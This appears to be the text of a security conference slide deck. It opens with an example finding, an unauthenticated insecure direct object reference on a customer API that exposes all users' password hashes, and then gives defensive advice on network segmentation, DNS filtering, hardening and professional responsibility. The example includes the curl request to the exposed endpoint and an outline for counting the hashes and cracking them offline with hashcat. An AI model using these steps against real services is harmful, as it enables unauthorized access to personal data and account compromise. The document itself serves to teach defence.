
Clearly confidential data

- Insecure Direct Object Reference with no authentication
- Recommend using guidelines from OWASP https://owasp.org/, like:

https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

Give Me AllUsers Unauthenticated – pretty please



```
[{"Id": 18,
"LanguageId": 1,
"RoleId": 4,
"ApplicationId": 1,
"BusinessId": 8,
"Rights": "[{\"id\":\"1\",\"name\":\"ACTIVE_ACCOUNT\",\"isChecked\":true,\"rightsType\":1},
...
"Username": "svein@example.com",
    "Email": "svein@example.com",
"Role": null,
"Password": "BJL...E=",}   // OMG PLEASE NO!!!!
"Mobile": null,
```

Source: `curl https://customerdomain.example.com/api/customer/v1/allusers`

Hashcracking - offline brute force



- So using a REST interface
- A generic endpoint name, something that could be discovered using multiple methods
- In this case I DID have the endpoints listed in JSON/Swagger/OpenAPI format
- we can also combine this with another function, to find the organisations roles and positions: https://customerdomain.example.com/api/customer/v1/employeepositions

  Identifying the hash is not conclusive, but was identified as:
  `BJL5Ffj...xSE= - Possible algorithms: Base64(unhex(SHA-256($plaintext)))`

  Checking how many we have:

```
$ jq . allusers.json | grep Password | wc -l
18282
```

- Potential for cracking or verifying passwords, before attempting online brute-force attacks – the common tool used for this is hashcat https://hashcat.net/hashcat/

Keep Up to Date with technologies you use



- Make an effort
- Be a professional

Many definitions:

> A **professional** is a member of a profession or any person who works in a specified professional activity. The term also describes the **standards of education and training** that prepare members of the profession with the **particular knowledge and skills** necessary to perform their **specific role** within that profession. In addition, most professionals are subject to **strict codes of conduct**, enshrining **rigorous ethical and moral obligations**.[1] Professional standards of practice and **ethics** for a particular field are typically agreed upon and maintained through widely recognized professional associations, such as the IEEE.[2]

Source: https://en.wikipedia.org/wiki/Professional


- The field of IT has a lot of amateurs
- Sorry if this sound elitist, but we should take responsebility not only for ourselves but for our communities

Hackers don't give a shit



- Your system is only for testing, development, ...
- Your network is a research network, under construction, being phased out, ...
- Try something new, go to your management
- Bring all the exceptions, all of them, update the risk analysis figures - if this happens it is about 1mill DKK
- Ask for permission to go full monty on your security

Think like attackers - don't hold back



Advice for enterprise networks (and others)



- Portscanning - start using portscans in your networks, verify how far malware and hackers can travel, and identify soft systems needing updates or isolation
- Have separation – anywhere, starting with organisation units, management networks, server networks, customers, guests, LAN, WAN, Mail, web, ...
- Use Web proxies - do not allow HTTP directly except for a short allow list, do not allow traffic to and from any new TLD
- Use only your own DNS servers, create a pair of Unbound servers, point your internal DNS running on Windows to these
  Create filtering, logging, restrictions on these Unbound DNS servers
  https://www.nlnetlabs.nl/projects/unbound/about/ and also https://pi-hole.net/
- Only allow SMTP via your own mail servers, create a simple forwarder if you must
- In general *harden your systems* – devices with secure configuration are harder to hack

Allow lists are better than block list, even if it takes some time to do it

Perspective: the security industry



In 1988 Eugene Spafford analysed the Morris Internet Worm at Purdue. Revisiting it 35 years later, he wrote:

> All of that eventually led to a boom in add-on security measures, resulting in what is now a **multi-billion dollar cybersecurity industry.** ... The Worm provided us with an object lesson about many issues that, unfortunately, were not heeded in full to this day. **That multi-billion dollar cybersecurity industry is still failing to protect far too many of our systems.**

Source: *Reflecting on the Internet Worm at 35*, November 02, 2023, Eugene Spafford

https://www.cerias.purdue.edu/site/blog/post/reflecting_on_the_internet_worm_at_35/

- Don't trust the snake oil – no box or AI product makes you secure on its own
- Don't blindly trust security companies – they sell products, and their products have vulnerabilities too
- Find good sources: vendor security advisories, CISA KEV, CVE/NVD, independent researchers
- Be skeptical – ask for evidence, and test it yourself: portscan your own network

Advice for the future



> Getting back to basics including more rigorous design and development practices, more education for developers, better user awareness, and increasing usability of security mechanisms are the best (and perhaps only) ways to improve the overall cyber-security situation. If we don't make these changes in our approach to security, in 30 years time you might be reading a similar (or the same) commentary on the state of cybersecurity.
>
> **Don't say we didn't warn you, then or now.**

Source: *The Morris worm at 30*, Steven Furnell and Eugene H. Spafford, BCS, 18 February 2019

https://www.bcs.org/articles-opinion-and-research/the-morris-worm-at-30/

- Do the basics first: patching, hardening, separation, no default passwords
- Security basics are like broccoli and sleep: everyone knows, few do it

We keep iterating the same advice for decades, how can we make people change?!

Questions?



Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

You are always welcome to send me questions later via email

Mobile: +45 2026 6000

Email: hlk@zencurity.com